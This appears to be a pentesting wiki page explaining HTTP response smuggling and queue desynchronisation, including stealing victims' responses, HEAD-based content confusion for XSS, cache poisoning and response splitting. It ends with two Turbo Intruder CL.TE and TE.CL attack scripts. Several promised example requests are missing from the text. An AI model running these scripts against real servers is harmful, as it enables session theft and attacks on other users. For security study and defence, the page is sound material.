HTTP/1.1 allows to ask for **different resources without needing to wait for previous ones**. Therefore, if there is a **proxy** in the **middle**, it's the proxies task to **maintain a synchronised match of requests sent to the backend and responses coming from it**.


However, there is a problem desynchronising the responses queue. If an attacker send a HTTP Response smuggling attack and the responses to the **initial request and the smuggled one are responded immediately**, the smuggled response won't be inserted inside the queue of the victim response but will **just be discarded as an error**.




Therefore, it's needed that the **smuggled** **request** **takes more time to be processed** inside the back-end server. Therefore, by the time the smuggled request is processed, the communication with the attacker will be over.

If in this specific situation a **victim has sent a request** and the **smuggled request is responded before** the legitimate request, the **smuggled response will be sent to the victim**. Therefore, the attacker will be **controlling the request "performed" by the victim**.

Moreover, is the **attacker then perform a request** and the **legitimate response** to the **victim** request is **answered** **before** the attackers request. The **response to the victim is going to be sent to the attacker**, **stealing** the response to the victim (which can contains for example the header **Set-Cookie**).





### Multiple Nested Injections

Another **interesting difference** with common **HTTP Request Smuggling** is that, in a common smuggling attack, the **goal** is to **modify the beginning of the victims request** so it perform an unexpected action. In a **HTTP Response smuggling attack**, as you are **sending full requests**, you can **inject in one payload tens of responses** that will be **desynchronising tens of users** that will be **receiving** the **injected** **responses**.

Apart from being able to **distribute more easily tens of exploits** across legitimate users, this could also be used to cause a **DoS** in the server.

### Exploit Organisation

As explained previously, in order to abuse this technique, it's needed that the **first smuggled message** into the server **requires a lot of time to be processed**.

This **time consuming request is enough** if we just want to **try to steal the victims response.** But if you want to perform a more complex exploit this will be a common structure for the exploit.


First of all the **initial** request abusing **HTTP** **Request** **smuggling**, then the **time consuming request** and then **1 or more payload requests** that whose responses will be sent to the victims.

## Abusing HTTP Response Queue Desynchronisation


### Capturing other users' requests

As with HTTP Request Smuggling known payloads, you can **steal the victims request** with one important difference: In this case you just need the **send content to be reflected in the response**, **no persistent storage** is needed.

First, the attacker send a payload containing a **final POST request with the reflected parameter** at the end and a large Content-Length



Then, once the **initial request** (blue) was **processed** and **while** the **sleepy** one is being processed (yellow) the **next request that arrives from a victim** is going to be **appended in the queue just after the reflected parameter**:



Then, the **victim** will **receive** the **response to the sleepy** request and if in the meantime the **attacker** **sent** **another** **request**, the **response from the reflected content request will be sent to him**.

## Response Desynchronisation

Up to this point, we have learned how to abuse HTTP Request Smuggling attacks to **control** the **request** **whose** **response** a **client** is going to **receive** and how you can then **steal the response that was meant for the victim**.

But it's still possible to **desynchronise even** more the responses.

There are interesting requests like **HEAD** request that are specified to not have **any content inside the responses body** and that should (must) **contain the Content-Length** of the request like **if it was a GET request**.


Therefore, if an attacker **injects** a **HEAD** request, like in this images:



Then, **once the blue one is responded to the attacker**, the next victims request is going to be introduced in the queue:



Then, the **victim** will **receive** the **response** from the **HEAD** request, which is **going to contain a Content-Length but no content at all**. Therefore, the proxy **won't send this response** to the victim, but will **wait** for some **content**, which actually is going to be **response to the yellow request** (also injected by the attacker):



### Content Confusion

Following the previous example, knowing that you can **control the body** of the request whose response is going to receive the victim and that a **HEAD** **response** usually contains in its headers the **Content-Type and the Content-Length**, you can **send a request like the following** one to **cause XSS** in the victim without the page being vulnerable to XSS:



### Cache Poisoning

Abusing the previously commented response desynchronisation Content Confusion attack, i**f the cache stores the response to the request performed by the victim and this response is an injected one causing a XSS, then the cache is poisoned**.

Malicious request containing the XSS payload:




Malicious response to the victim that contains the header that indicates to the cache to store the response:



Note that in this case if the **"victim" is the attacker** he can now perform **cache poisoning in arbitrary URLs** as he can **control the URL that is going to be cached** with the malicious response.

### Web Cache Deception

This attack is similar to the previous one, but **instead of injecting a payload inside the cache, the attacker will be caching victim information inside of the cache:**



### Response Splitting


The **goal** of this attack is to abuse again the **response** **desynchronisation** in order to **make the proxy send a 100% attacker generated response**.

In order to achieve this, the attacker needs to find an endpoint of the web application that is **reflecting some values inside the response** and **know the content length of the HEAD response**.


He will send a **exploit** like:



After the first request is resolved and sent back to the attacker, the **victims request is added into the queue**:



The victim will receive as response the **HEAD response + the content of the second request response (containing part of the reflected data):**



However, note how the **reflected data had a size according to the Content-Length** of the **HEAD** response that **generated a valid HTTP response in the response queue**.

Therefore, the **next request of the second victim** will be **receiving** as **response something completely crafted by the attacker**. As the response is completely crafted by the attacker he can also **make the proxy cache the response**.

### Other HTTP Request Smuggling Techniques

* Browser HTTP Request Smuggling (Client Side)

**Check the post** [**https://portswigger.net/research/browser-powered-desync-attacks**](https://portswigger.net/research/browser-powered-desync-attacks)

* Request Smuggling in HTTP/2 Downgrades

**Check the post** [**https://portswigger.net/research/http-2-downgrades**](https://portswigger.net/research/http-2-downgrades)

## Turbo intruder scripts

### CL.TE

From <https://hipotermia.pw/bb/http-desync-idor>

def queueRequests(target, wordlists):

engine = RequestEngine(endpoint=target.endpoint,

concurrentConnections=5,

requestsPerConnection=1,

resumeSSL=False,

timeout=10,

pipeline=False,

maxRetriesPerRequest=0,

engine=Engine.THREADED,

)

engine.start()

attack = '''POST / HTTP/1.1

Transfer-Encoding: chunked

Host: xxx.com

Content-Length: 35

Foo: bar

0

GET /admin7 HTTP/1.1

X-Foo: k'''

engine.queue(attack)

victim = '''GET / HTTP/1.1

Host: xxx.com

'''

for i in range(14):

engine.queue(victim)

time.sleep(0.05)

def handleResponse(req, interesting):

table.add(req)

### TE.CL

From: <https://hipotermia.pw/bb/http-desync-account-takeover>

def queueRequests(target, wordlists):

engine = RequestEngine(endpoint=target.endpoint,

concurrentConnections=5,

requestsPerConnection=1,

resumeSSL=False,

timeout=10,

pipeline=False,

maxRetriesPerRequest=0,

engine=Engine.THREADED,

)

engine.start()

attack = '''POST / HTTP/1.1

Host: xxx.com

Content-Length: 4

Transfer-Encoding : chunked

46

POST /nothing HTTP/1.1

Host: xxx.com

Content-Length: 15

kk

0

'''

engine.queue(attack)

victim = '''GET / HTTP/1.1

Host: xxx.com

'''

for i in range(14):

engine.queue(victim)

time.sleep(0.05)

def handleResponse(req, interesting):

table.add(req)

## Tools

* <https://github.com/anshumanpattnaik/http-request-smuggling>
* <https://github.com/PortSwigger/http-request-smuggler>
* <https://github.com/gwen001/pentest-tools/blob/master/smuggler.py>
* <https://github.com/defparam/smuggler>
* <https://github.com/Moopinger/smugglefuzz>
* <https://github.com/bahruzjabiyev/t-reqs-http-fuzzer>: This tool is a grammar-based HTTP Fuzzer useful to find weird request smuggling discrepancies.

## References

* <https://portswigger.net/web-security/request-smuggling>
* <https://portswigger.net/web-security/request-smuggling/finding>
* <https://portswigger.net/web-security/request-smuggling/exploiting>
* <https://medium.com/cyberverse/http-request-smuggling-in-plain-english-7080e48df8b4>
* <https://github.com/haroonawanofficial/HTTP-Desync-Attack/>
* <https://memn0ps.github.io/2019/11/02/HTTP-Request-Smuggling-CL-TE.html>
* <https://standoff365.com/phdays10/schedule/tech/http-request-smuggling-via-higher-http-versions/>
* <https://portswigger.net/research/trace-desync-attack>